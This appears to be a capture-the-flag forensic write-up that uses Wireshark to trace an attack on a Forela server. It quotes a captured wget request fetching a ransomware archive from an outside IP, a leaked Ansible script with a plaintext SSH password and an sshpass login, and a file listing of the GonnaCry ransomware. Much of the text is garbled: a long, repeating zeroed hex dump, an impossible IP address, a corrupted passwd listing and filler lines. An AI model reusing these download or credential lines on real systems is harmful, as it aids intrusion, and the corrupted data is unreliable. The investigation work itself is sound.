The screenshot shows the Wireshark application window. The 'File' menu is open, displaying options like 'Open', 'Open Recent', 'Merge...', 'Import from Hex Dump...', 'Close', 'Save', 'Save As...', 'File Set', 'Export Specified Packets...', 'Export Packet Dissections...', 'Export Packet Bytes...', 'Export PDUs to File...', 'Strip Headers...', 'Export TLS Session Keys...', 'Export Objects...', 'Quit', and 'Print...'. The 'Export Objects...' option is highlighted, and a submenu is visible showing 'DICOM...', 'FTP DATA...', 'HTTP...', 'IMF...', 'SMTP...', and 'FTP...'. The 'FTP DATA...' option is selected. Below the menu, the 'test.html' file is open in the packet list, showing a list of packets with columns for Packet, Time, Source, Destination, Protocol, Length, and Info.

Packet	Time	Source	Destination	Protocol	Length	Info
206777	172.31.30.45	FTP File	2461 bytes	Backup		
206951	172.31.30.45	FTP File	356 bytes	Fetch		
21134	172.31.30.45	FTP File	2091 bytes	Archive		
21178	172.31.30.45	FTP File	28 KB	Tasks to Get Done		
21186	172.31.30.45	FTP File	510 bytes	Info		
21273	172.31.30.45	FTP File	2343 bytes	Info		
21442	172.31.30.45	FTP File	31 KB	Whoami		
21700	172.31.30.45	FTP File	84 bytes	Whoami		



2111-2023-03-21 11:02:23-8799

2133

2022-09-21 11:02:23.679976

172.31.39.46

5488

3.189.289.43

38762

TCP

585

48260428736F38734757686426815064..3488 = 38762 [PM, ACK] Seq=1002270 Len=15381591-1292769880 TSecr=202715313

* Frame 211380: 585 bytes on wire (4688 bits), 585 bytes captured (4688 bits)

Encapsulation type: Ethernet (1)

Arrival time: Mon 21, 2022 04:02:23.679788000 Pacific Daylight Time

[Time shift for this packet: 0.000000000 seconds]

Epoch Time: 147036564.675703886 seconds

[Time delta from previous captured frame: 0.000512000 seconds]

[Time delta from previous displayed frame: 0.000512000 seconds]

Time since reference or first frame: 73487.166127666 seconds

Frame Number: 211380

Frame Length: 585 bytes (4688 bits)

Capture Length: 585 bytes (4688 bits)

[Frame is marked: False]

[Frame is ignored: False]

[Protocol is in frame: eth:ethertype:ip:tcp:data]

[Coloring Rule Name: TCP]

[Coloring Rule String: tcp]

* Ethernet II, Src: 82:dc:fc:7c:7e:da:dc [En:7c:7e:a0:7e:c0:7e] [En:7c:7e:a0:7e:c0:7e]

* Internet Protocol Version 4, Src: 172.31.39.46, Dst: 3.189.289.43

* Transmission Control Protocol, Src Port: 5488, Dst Port: 38762, Seq: 1, Ack: 1, Len: 519

* Data (519 bytes)

Data = 48260428736F38734757686426815064040475d6f3c20e9356863512606f7207..

[Length: 519]

00004

00 48 60 00 00 00 00 00

00 28 75 74 75 74 75 74

00 00 00 00 00 00 00 00

seq = 1002270

00008

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

0000c

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00010

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00014

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00018

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

0001c

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00020

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00024

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00028

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

0002c

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00030

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00034

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00038

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

0003c

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00040

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00044

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00048

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

0004c

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00050

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00054

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00058

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

0005c

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00060

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00064

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00068

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00072

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00076

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00080

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00084

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00088

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00092

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00096

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00100

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00104

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00108

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00112

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00116

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00120

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00124

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00128

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00132

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00136

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00140

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00144

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00148

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00152

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00156

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00160

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00164

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00168

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00172

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00176

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00180

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00184

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00188

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00192

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00196

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00200

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00204

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00208

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00212

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00216

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00220

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00224

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00228

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00232

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00236

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00240

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00244

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00248

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00252

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00256

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00260

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00264

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00268

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00272

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00276

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00280

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00284

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00288

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00292

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00296

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00300

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00304

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00308

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00312

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00316

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00320

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00324

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00328

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

seq = 1002270

00332

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ack = 1292769880

00336

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

len = 519

00340

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

window = 65535

00344

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

flags = 0x00000000

00348

00 00 00 00 00 00 00 00

University of California, Santa Barbara

Wireshark - Follow TCP Stream (tcp.stream eq 76023) - Capture.pcap

I am so stupid and dumb, i keep forgetting about Foreia CEO Happy grunwald visiting Pakistan to start the business operations here. I had to make this complete to share as a problem once the Foreia Office opens here in Lahore. I am writing this note and placing it on all my remote servers where i login almost daily, just so i dont make a fool of myself and get the urgent tasks done.

Task 16:

I searched for `/bin/bash` on all packets

[illegible]

```

root@x86:~# root/.rmdir/bin/bash
daemon:x86:/root/.rmdir/bin/bash/usr/sbin/nologin
bin:x86:2:/bin:/bin:/usr/sbin/nologin
nobody:x86:3:/dev:/usr/sbin/nologin
sync:x86:4:65534:/sync:/bin/sync
games:x86:5:/usr/games:/usr/sbin/nologin
man:x86:6:12/man:/var/cache/man:/usr/sbin/nologin
lp:x86:7:/usr/spool/lpd:/usr/sbin/nologin
mail:x86:8:mail:/var/mail:/usr/sbin/nologin
news:x86:9:news:/usr/spool/news:/usr/sbin/nologin
uucp:x86:10:/usr/spool/uucp:/usr/sbin/nologin
proxy:x86:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x86:33:www-data:/var/www:/usr/sbin/nologin
backup:x86:34:34:backup:/var/backups:/usr/sbin/nologin
list:x86:38:/usr/sbin/Listing Manager:/var/Listing Manager:/usr/sbin/nologin
irc:x86:39:irc:/usr/irc:/usr/sbin/nologin
nobody:x86:42:42:Bad Group:/usr/sbin/nologin
nobody:x86:65534:65534:/nobody:/nosexistnt:/usr/sbin/nologin
system-network:100:100:/usr/sbin/system Network Management, /usr/sbin/nologin
system-cron:101:101:/usr/sbin/system Cron, /usr/sbin/nologin
messagebus:102:105:/usr/sbin/nologin
system-timesync:103:106:/usr/sbin/system Timesyncization, /usr/sbin/nologin
systemd:104:104:/usr/sbin/nologin
_apt:105:65534:/usr/sbin/nologin
systemd:106:12790:/usr/sbin/nologin
uidd:x86:107:113:/usr/uid:/usr/sbin/nologin
landscape:108:114:/usr/landscape:/usr/sbin/nologin
sddm:109:65534:/usr/sddm:/usr/sbin/nologin
pollinate:110:111:/var/cache/pollinate:/bin/false
landscape:111:116:/usr/landscape:/usr/sbin/nologin
sudo:119:65534:/usr/sudo:/usr/sbin/nologin
cron:120:121:/usr/cron:/usr/sbin/nologin
c2-Instance-connection:131:65534:/usr/sbin/nologin
_chrony:134:121:/usr/chrony daemon, /usr/bin/chrony:/usr/sbin/nologin
ubuntu:1000:1000:/ubuntu:/usr/sbin/nologin
bin:1990:1001:/usr/anaconda/anaconda:/bin/false
abuild:1998:/usr/anaconda:/home/abuild.yes/bin/bash
tomy.chearday:1992:1002:/home/tomy.chearday:/bin/bash
ftp:115:123:/etc/daemon, /usr/ftp:/usr/sbin/nologin
sdm:116:124:/usr/sdm:/usr/sbin/nologin
mysql:117:125:/usr/mysql Server, /usr/sbin/nologin
postfix:118:126:/usr/spool/postfix:/usr/sbin/nologin
inf:1994:119:65534:/usr/bin/inf:/usr/sbin/nologin
cyberjunky:1803:1083:/home/cyberjunky:/bin/bash

```

Answer: cyberjunkie


Task 17:

Whats the full path of the file which lead to ssh access of the server by attacker?

After downloading the files from task 14, there is a file named `.reminder`

A reminder to clean up the github repo. Some sensitive data could have been leaked from there

So I searched on Google for forela GitHub because the description of the challenge said "This Sherlock will require an element of OSINT to complete fully."



```
forela-dev / internal-dev.yaml
Cyberpunk16 Update internal-dev.yaml

Code 100 lines (20, 342) - 1.28 KB

1 ---
2 # Name: forela-internal-dev
3 # Path: /opt/forela-dev
4 # Name: yes
5 #
6 #
7 # Name: forela-internal-dev
8 # Path: /opt/forela-dev
9 # Name: yes
10 #
11 # Name: yes
12 #
13 # Name: yes
14 #
15 # Name: yes
16 #
17 # Name: yes
18 #
19 # Name: yes
20 #
21 # Name: yes
22 #
23 # Name: yes
24 #
25 # Name: yes
26 #
27 # Name: yes
28 #
29 # Name: yes
30 #
31 # Name: yes
32 #
33 # Name: yes
34 #
35 # Name: yes
36 #
37 # Name: yes
38 #
39 # Name: yes
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77 # Name: yes
78 #
79 # Name: yes
80 #
81 # Name: yes
82 #
83 # Name: yes
84 #
85 # Name: yes
86 #
87 # Name: yes
88 #
89 # Name: yes
90 #
91 # Name: yes
92 #
93 # Name: yes
94 #
95 # Name: yes
96 #
97 # Name: yes
98 #
99 # Name: yes
100 #
```

Then I filtered for "(ip.addr == 172.31.39.46 && ip.addr == 3.109.209.43) && tcp.port == 24456" and searched for reminder string to find the path



```
File Transfer Protocol (FTP)
150 Opening BINARY mode data connection for .reminder (94 bytes).\n
Response code: File status okay; about to open data connection (150)
Response arg: Opening BINARY mode data connection for .reminder (94 bytes).
[Current working directory: /opt/reminders]
```

After I found the path I assumed it will be /opt/reminders/.reminder

Answer: /opt/reminders/.reminder

Task 18:
Whats the SSH password which attacker used to access the server and get full access?

I searched the GitHub from task 17 and found more details in the History



Then I opened all the links and found more logs with the SSH password

```
Commit

Create internal-dev.yml
Ansible script for testing

main

CyberJunkie committed on Mar 20, 2023 Verified

Showing 1 changed file with 32 additions and 0 deletions.

32 internal-dev.yml
1 + ---
2 + - hosts: remote_server
3 +   gather_facts: no
4 +   become: yes
5 +
6 +   tasks:
7 +     - name: log in to remote server via SSH
8 +       become_user: root
9 +       become_method: sudo
10 +
11 +       vars:
12 +         ssh_user: cyberjunkie
13 +         ssh_password: YHlHm1l0uHdn0aEjndiyb1398782bapd
14 +         shell: shpass -p ([ ssh_password ]) ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null ([ ssh_user ])@([ inventory_hostname ]) 'echo "Logged in via SSH"'
15 +
16 +     - name: Perform some actions on the remote server
17 +       become_user: root
18 +       become_method: sudo
19 +
20 +       vars:
21 +         ssh_user: cyberjunkie
22 +         ssh_password: YHlHm1l0uHdn0aEjndiyb1398782bapd
23 +         cron:
24 +           - name: "Cleanup /tmp directory every 5 hours"
25 +             minute: "0"
26 +             hour: "*/5"
27 +
28 +       jobs: "rm -rf /tmp/*"
```

Answer: YHlHm1l0uHdn0aEjndiyb1398782bapd

Task 19:
Whats the full URL from where attacker downloaded ransomware?

I searched on all packets for "http" in string and found the packet containing the URL

No.	Time	Source	Destination	Protocol	Length	Info
2135	2023-03-21 11:42:34.415996	172.31.39.46	13.233.179.35	80	HTTP	242

... ..0 > FIN: Not set

[TCP flags:F..]

Window: 4096

[calculated window size: 62848]

[window size scaling factor: 128]

Checksum: 0x538 [unverified]

[Checksum Status: Unverified]

Urgent Pointer: 0

> Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps

> [Timestamps]

> [SEQ/ACK analysis]

TCP payload (176 bytes)

Hypertext Transfer Protocol

GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1\r\n

> [Expert Info (Chat/Sequence): GET /PKCampaign/Targets/Forela/Ransomware2_server.zip HTTP/1.1\r\n]

Request Method: GET

Request URI: /PKCampaign/Targets/Forela/Ransomware2_server.zip

Request Version: HTTP/1.1

Host: 13.233.179.35\r\n

User-Agent: wget/1.21.2\r\n

Accept: */*\r\n

Accept-Encoding: identity\r\n

Connection: Keep-Alive\r\n

\r\n

[Full request URI: http://13.233.179.35/PKCampaign/Targets/Forela/Ransomware2_server.zip]

[HTTP request 1/1]

0000 00 45 04 42 40 00 40 00 41 77 ac 1f 27 2a 8d 49 00 ... [E]

0010 b3 23 93 18 00 50 b4 08 9b 11 88 dc 65 c4 80 18 00 ... [E]

0020 81 4b 95 30 00 00 01 88 0a 29 6a 63 71 94 8c 00 ... [E]

0030 4d 8a 47 45 54 20 2f 50 4b 43 61 68 70 61 89 67 00 ... [E]

0040 6e 2f 54 61 72 67 65 74 73 2f 46 6f 72 65 6c 61 00 ... [E]

0050 2f 52 61 6e 73 6f 68 77 61 72 65 32 5f 73 65 72 00 ... [E]

0060 76 65 72 2e 7a 69 70 20 48 54 54 50 2f 31 2e 31 00 ... [E]

0070 0d 0a 40 6f 73 74 3a 20 31 33 2e 32 33 33 2e 31 00 ... [E]

0080 37 35 2e 33 35 8d 0a 55 73 65 72 2d 41 67 65 6e 00 ... [E]

0090 74 3a 20 57 67 65 74 2f 31 2e 32 31 2e 32 8d 0a 00 ... [E]

00a0 41 63 63 65 70 74 3a 20 2a 2f 2a 8d 0a 41 63 63 00 ... [E]

00b0 65 70 74 2d 45 6a 63 6f 64 69 6e 67 3a 20 69 64 00 ... [E]

00c0 65 6e 74 69 74 79 8d 0a 43 6f 6e 6e 65 63 74 69 00 ... [E]

00d0 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 8d 0a 00 ... [E]

00e0 0d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ... [E]

Task 20:
Whats the tool/util name and version which attacker used to download ransomware?

Same as task 19

```
Request Method: GET
Request URI: /PKCampaign/Targets/Forela/Ransomware2_server.zip
Request Version: HTTP/1.1
Host: 13.233.179.35\r\n
User-Agent: wget/1.21.2\r\n
```

Answer: Wget/1.21.2

Task 21:
Whats the ransomware name?

I followed the TCP stream from task 19 and scrolled down until I saw something suspicious


```

.....Ransomare2_server/src/old_version/lib/rsa.cUT.....dux.....PK.....
.....A..Ransomare2_server/src/old_version/lib/crypto.cUT.....dux.....PK.....uW.(B
.....uW.....Ransomare2_server/src/requirements.txtUT.....dux.....PK.....
.....uW.....A..Ransomare2_server/src/Server/UT.....dux.....PK.....
.....Ransomare2_server/src/Server/server.pyUT.....dux.....PK.....uW.L[9.
.....uW.....Ransomare2_server/src/Server/binaries/UT.....dux.....PK.....
.....d..f...0.....Ransomare2_server/src/Server/binaries/README.mdUT.....dux.....
.....Ra.....o.Ransomare2_server/src/Server/README.mdUT.....dux.....PK...
.....t.o.Ransomare2_server/src/Server/private_key.keyUT.....dux.....PK...
.....uW.....A..o.Ransomare2_server/src/GonnaCry/UT.....dux.....PK...
.....(.....o.Ransomare2_server/src/GonnaCry/clean.shUT.....dux.....PK.....uW
.....o.Ransomare2_server/src/GonnaCry/dropper.pyUT.....dux.....PK.....uW.Z6.L...
.....uW.....A..p.Ransomare2_server/src/GonnaCry/bin/UT.....dux.....PK...
.....C.p.Ransomare2_server/src/GonnaCry/bin/daemonUT.....dux.....PK.....uW
.....Ransomare2_server/src/GonnaCry/bin/README.mdUT.....dux.....PK.....uW8..1
.....Ransomare2_server/src/GonnaCry/main.pyUT.....dux.....PK.....uW[8.TI...
.....Jh.Ransomare2_server/src/GonnaCry/get_files.pyUT.....dux.....PK.....
.....R..Ransomare2_server/src/GonnaCry/generate_keys.pyUT.....dux.....PK.....uW...
.....Ransomare2_server/src/GonnaCry/decryptor.pyUT.....dux.....PK.....uW8R5.....
.....ware2_server/src/GonnaCry/persistence.pyUT.....dux.....PK.....uW.S2.....
UT.....dux.....PK.....[7...
.....Ransomare2_server/README.mdUT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/UT.....dux.....PK.....
.....ware2_server/.git/packed-refUT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/refs/UT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/refs/remotes/UT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/refs/remotes/origin/UT.....dux.....PK...
.....uW.X...0.....Ransomare2_server/.git/refs/remotes/origin/HEADUT.....dux...
.....uW.....A].....Ransomare2_server/.git/refs/heads/UT.....dux.....PK...
.....uW.y...j.....Ransomare2_server/.git/refs/heads/masterUT.....dux.....PK...
.....uW.....A^.....Ransomare2_server/.git/refs/tags/UT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/info/UT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/objects/UT.....dux.....PK...
.....uW.....A^.....Ransomare2_server/.git/objects/info/UT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/objects/pack/UT.....dux.....PK...
.....dux.....PK.....uW9G...
.....V.....$.Ransomare2_server/.git/objects/pack/pack-ab3d9113d1b4a51e2c32d2d2fec642684f
.....uW.....A..Ransomare2_server/.git/logs/UT.....dux.....PK...
.....uW.....A1..Ransomare2_server/.git/logs/refs/UT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/logs/refs/remotes/UT.....dux.....PK...
.....uW.....A].....Ransomare2_server/.git/logs/refs/remotes/origin/UT.....dux...
K...
.....uW.....(.....A^.....Ransomare2_server/.git/logs/refs/heads/UT.....dux.....
Q.C.....$.Ransomare2_server/.git/logs/HEADUT.....dux.....PK...
.....uW.....A..Ransomare2_server/.git/hooks/UT.....dux.....PK...
Dh.....y+.Ransomare2_server/.git/hooks/update.sampleUT.....dux.....PK...
.....2..Ransomare2_server/.git/hooks/pre-rebase.sampleUT.....dux.....PK...
.....5.....j..Ransomare2_server/.git/hooks/pre-merge-commit.sampleUT.....dux.....PK...
.....3.....DA..Ransomare2_server/.git/hooks/applypatch-msg.sampleUT.....dux.....
uW.....I...0.....Ransomare2_server/.git/hooks/pre-receive.sampleUT.....dux.....
.....uW.....D.....U1..Ransomare2_server/.git/hooks/pre-push.sampleUT.....dux...
.....uW.....ATL..Ransomare2_server/.git/branches/UT.....dux.....PK...
.....uW.H5.....L..Ransomare2_server/.git/HEADUT.....dux.....PK...
.....H..Ransomare2_server/.git/configUT.....dux.....PK.....@..N...

```

Answer: GonnaCry